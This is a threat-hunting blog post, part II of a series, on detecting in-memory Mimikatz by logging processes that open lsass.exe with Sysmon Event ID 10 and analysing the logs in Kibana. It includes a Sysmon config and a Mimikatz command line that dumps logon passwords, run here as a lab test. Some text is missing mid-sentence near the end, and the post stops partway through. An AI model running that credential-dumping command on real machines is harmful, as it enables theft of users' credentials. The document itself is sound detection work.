
Cyber Wardog Lab

by Roberto Rodriguez

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



In part I of Hunting for In-Memory Mimikatz with Sysmon and ELK, I talked about focusing on specific Windows DLLs that Mimikatz still needs in order to work (no matter what process it is running from and if it touches disk or not). We were able to drill it down to 5 modules and an optional one. That was just one approach to the detection of Mimikatz and I recommended to group it with other chains of events to reduce the number of false positives.

In this post, I will show you how we can add to the detection of in-memory Mimikatz by focusing on processes opening the Local Security Authority (Lsass.exe) process and reading the memory contents of it. In order to get this type of visibility on the endpoint, I will use Sysmon to log Event ID 10 (ProcessAccess) and my ELK Stack to demonstrate how we can filter out legit processes and reduce the FP.

Requirements:

- Sysmon Installed (I have version 6 installed)
- Winlogbeat forwarding logs to an ELK Server
- I recommend to read my series "Setting up a Pentesting.. I mean, a Threat Hunting Lab" specifically part 5 & 6 to help you set up your environment.
- Invoke-Mimikatz (PowerShell Empire Mimikatz version: 2.1 20161126 and PowerSploit version)
- Mimikatz Binary (Version 20170320)
- I also recommend reading Part I of Hunting for In-Memory Mimikatz to understand the methodology.

Event ID 10: Process Access

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The process accessed event reports when a process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks. Enabling it can generate significant amounts of logging if there are diagnostic utilities active that repeatedly open

Process Security and Access Rights

The Microsoft Windows security model enables you to control access to process objects. When a user logs in, the system collects a set of data that uniquely identifies the user during the authentication process, and stores it in an access token. This access token describes the security context of all processes associated with the user. The security context of a process is the set of credentials given to the process or the user account that created the process.You can use a token to specify the current security context for a process using the **CreateProcessWithTokenW** function. You can specify a security descriptor for a process when you call the **CreateProcess**, **CreateProcessAsUser**, or **CreateProcessWithLogonW** function. If you specify NULL, the process gets a default security descriptor. The ACLs in the default security descriptor for a process come from the primary or impersonation token of the creator.To retrieve a process's security descriptor, call the GetSecurityInfo function. To change a process's security descriptor, call the SetSecurityInfo function.The valid access rights for process objects include the standard access rights and some process-specific access rights.[Source]

The following table lists the process-specific access rights:

Value	Meaning
PROCESS_ALL_ACCESS (0x1fffff)	All possible access rights for a process object.
PROCESS_CREATE_PROCESS (0x0080)	Required to create a process.
PROCESS_CREATE_THREAD (0x0002)	Required to create a thread.
PROCESS_DUP_HANDLE (0x0040)	Required to duplicate a handle using DuplicateHandle.
PROCESS_QUERY_INFORMATION (0x0400)	Required to retrieve certain information about a process, such as its token, exit code, and priority class (see OpenProcessToken).
PROCESS_QUERY_LIMITED_INFORMATION (0x1000)	Required to retrieve certain information about a process (see **GetExitCodeProcess**, **GetPriorityClass**, **IsProcessInJob**, **QueryFullProcessImageName**). A handle that has the **PROCESS_QUERY_INFORMATION** access right is automatically granted **PROCESS_QUERY_LIMITED_INFORMATION**.
PROCESS_SET_INFORMATION (0x0200)	Required to set certain information about a process, such as its priority class (see SetPriorityClass).
PROCESS_SET_QUOTA (0x0100)	Required to set memory limits using SetProcessWorkingSetSize.
PROCESS_SUSPEND_RESUME (0x0800)	Required to suspend or resume a process.
PROCESS_TERMINATE (0x0001)	Required to terminate a process using TerminateProcess.
PROCESS_VM_OPERATION (0x0008)	Required to perform an operation on the address space of a process (see **VirtualProtectEx** and **WriteProcessMemory**).
PROCESS_VM_READ (0x0010)	Required to read memory in a process using ReadProcessMemory.
PROCESS_VM_WRITE (0x0020)	Required to write to memory in a process using WriteProcessMemory.
SYNCHRONIZE (0x00100000L)	Required to wait for the process to terminate using the wait functions.

Getting ready to hunt for Mimikatz

Getting a Sysmon Config ready

All we need is a basic Sysmon config to **ONLY** monitor for **"ProcessAccess"** events when Lsass.exe is accesses/opened by PowerShell in order to steal credentials after reflectively loading Mimikatz in memory. I created a gist with the basic configuration that you will need for this.


```
<Sysmon schemaversion="3.30">
   <!-- Capture all hashes -->
   <HashAlgorithms>md5</HashAlgorithms>
   <EventFiltering>
      <!-- Event ID 1 == Process Creation. -->
      <ProcessCreate onmatch="include"/>
      <!-- Event ID 2 == File Creation Time. -->
      <FileCreateTime onmatch="include"/>
      <!-- Event ID 3 == Network Connection. -->
      <NetworkConnect onmatch="include"/>
      <!-- Event ID 5 == Process Terminated. -->
      <ProcessTerminate onmatch="include"/>
      <!-- Event ID 6 == Driver Loaded.-->
      <DriverLoad onmatch="include"/>
      <!-- Event ID 7 == Image Loaded. -->
      <ImageLoad onmatch="include"/>
      <!-- Event ID 8 == CreateRemoteThread. -->
      <CreateRemoteThread onmatch="include"/>
      <!-- Event ID 9 == RawAccessRead. -->
      <RawAccessRead onmatch="include"/>
      <!-- Event ID 10 == ProcessAccess. -->
      <ProcessAccess onmatch="include">
         <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
         <SourceImage condition="end with">powershell.exe</SourceImage>
      </ProcessAccess>
      <!-- Event ID 11 == FileCreate. -->
      <FileCreate onmatch="include"/>
      <!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed. -->
      <RegistryEvent onmatch="include"/>
      <!-- Event ID 15 == FileStream Created. -->
      <FileCreateStreamHash onmatch="include"/>
      <!-- Event ID 17 == PipeEvent. -->
      <PipeEvent onmatch="include"/>
    </EventFiltering>
</Sysmon>
```

Lsass_ProcessAccess.xml hosted with ❤ by GitHub view raw

Download and save the Sysmon config in a preferred location of your choice. Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just downloaded as shown in figure 1 below. Run the following commands:

Sysmon.exe -c [Sysmon config xml file]

Then, confirm if your new config is running by typing the following:

sysmon.exe -c (You will notice that the only things being logged will be PowerShell.exe accessing/opening Lsass.exe as shown in figure 1 below.)



Figure 1. Updating Sysmon Config.

Delete/Clean your Index

If you open your Kibana console and filter your view to show only Sysmon logs, you will see old records that were sent to your ELK server before updating your Sysmon config. In order to be safe and make sure you don't have old logs that might interfere with your results, I recommend to delete/clear your Index by running the following command as shown in figure 2 below:

curl -XDELETE 'localhost:9200/[name of your index]?pretty'

If you are using my Logstash configs, an index gets created as soon as it passes data to your elasticsearch. (Remember that if you are sending also native Windows Logs to your ELK stack, you will still receive those logs. Just filter those out)



Figure 2. Deleting/Clearing Index.



Figure 3. Cleared/Cleaned Logs.

Create a Visualization for "ProcessAccess" events

I do this so that I can group events and visualize data properly instead of using the event viewer. To get started do the following:

- Click on "Visualize"on the left panel
- Select "Data Table" as your visualization type

- Select the index you want to use (In this case, the only one available is Winlogbeat-* for me)
- Select the "Split Rows" bucket type
- Select the aggregation type "Terms"
- Select the data field for the visualization (event_data.GrantedAccess.keyword)
- Leave default data will be ordered "Descending"
- Set the number of records to show to "25" (This is up to you. I will start with 25)



Figure 4. Creating Visualization.

Click on "options" and set the "Per Page" value to show 20 results per page (You can leave it at 10 by default. I just like to set it to 20 just in case. I might only get a few events for this specific exercise, but it can help us when we have thousands of events being forwarded to our ELK Server)



Figure 5. Creating Visualization.

Give a name to your new visualization and save it.



Figure 6. Saving Visualization.

I also recommend to have **"SourceImage"** and **"TargetImage"** visualizations as shown below in figures 7 & 8 created. This will help you to filter out false positives in your environment. For our first tests logging only lsass.exe & PowerShell.exe, those extra visualization might not seem that useful. However, when we update our Sysmon config to log any process accessing **Lsass.exe**, those visualizations will make our lives easier to filter out noise.



Figure 7. Saving Visualization.



Figure 8. Saving Visualization

Creating a simple dashboard to add our visualization

To get started do the following:

- Click on "Dashboard" on the left panel.
- Click on "Add" on the options above your Kibana search bar.
- Select the visualizations we just created. This will add the visualizations to your dashboard.
- Click on "Save", give it a name and save your dashboard



Figure 9. Saving new Dashboard

Detecting Mimikatz on Disk

Download the latest Mimikatz Trunk and Run the binary

Our first test will be running Mimikatz on disk. Download the latest binary from here. Next, start PowerShell as Administrator and run Mimikatz.exe with the following commands as shown in figure 10 below:

.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit



Figure 10. Running Mimikatz on Disk.

the Target Images. In addition, I can see two **GrantedAccess** codes **(0x1010 & 0x1fffff)**.



Figure 11. Using Dashboard to show results.

Next, click on **SourceImage - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe** . That will create a filter to show only powershell.exe as a source image. As you can see in figure 12 below, PowerShell accesses/opened Mimikatz with **0x1fffff** which means **Process_ALL_Access.** This is normal since PowerShell executed Mimikatz.

